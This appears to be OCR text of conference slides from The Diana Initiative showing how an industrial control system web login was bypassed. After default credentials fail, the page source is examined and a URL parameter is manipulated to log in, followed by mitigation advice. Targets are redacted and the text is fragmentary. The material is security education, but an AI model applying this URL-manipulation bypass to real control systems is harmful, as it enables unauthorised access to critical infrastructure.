
Default Credentials Fails



[redacted]_common/lvl5/failuremessage.jsp?message1=Operator_authentication_failed1


Operator authentication failed.
Invalid username or password.

Analyse Source Code




```
<SCRIPT LANGUAGE="JavaScript">  function openNewBrowserWindow() { newWindow = window.open("/_commo[redacted].jsp", "subWind", "statusbar,menubar,resizable"); newWindo
<style type="text/css">
<!--
td {  font-family: Arial, 'Helvetica Neue', Helvetica, 'Liberation Sans', sans-serif; font-size: 18px; }
body { font-size:12px; vertical-align:baseline; font-family: Arial, 'Helvetica Neue', Helvetica, 'Liberation Sans', sans-serif;color:#A8A8A8; background-color:#000000;}

.normText { color:#A8A8A8;  }
.normTextBold  { font-weight:bold; }
.bigText  { font-size: 30px; font-weight: bold }
.bigRedText  { font-size: 30px; color: #FF0000; font-weight: bold }
.legalTextArea { font-size:10px; color:#A8A8A8; background-color:#000000; resize:none; }
.smallText { font-size:12px }

-->
```

Manipulate target's url



Logging in.



[redacted]/_comm[redacted]jsp?wbs=[redacted]&operatorlocale=en

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

SPARK A JOURNEY

MISSION: ACCOMPLISHED

The Diana Initiative

Mitigation

- Use two-factor authentication when accessing the ICS
- If device has hard coded credential, reduce their exposure and monitor closely for unusual events
- Conduct VAPT periodically to reduce risk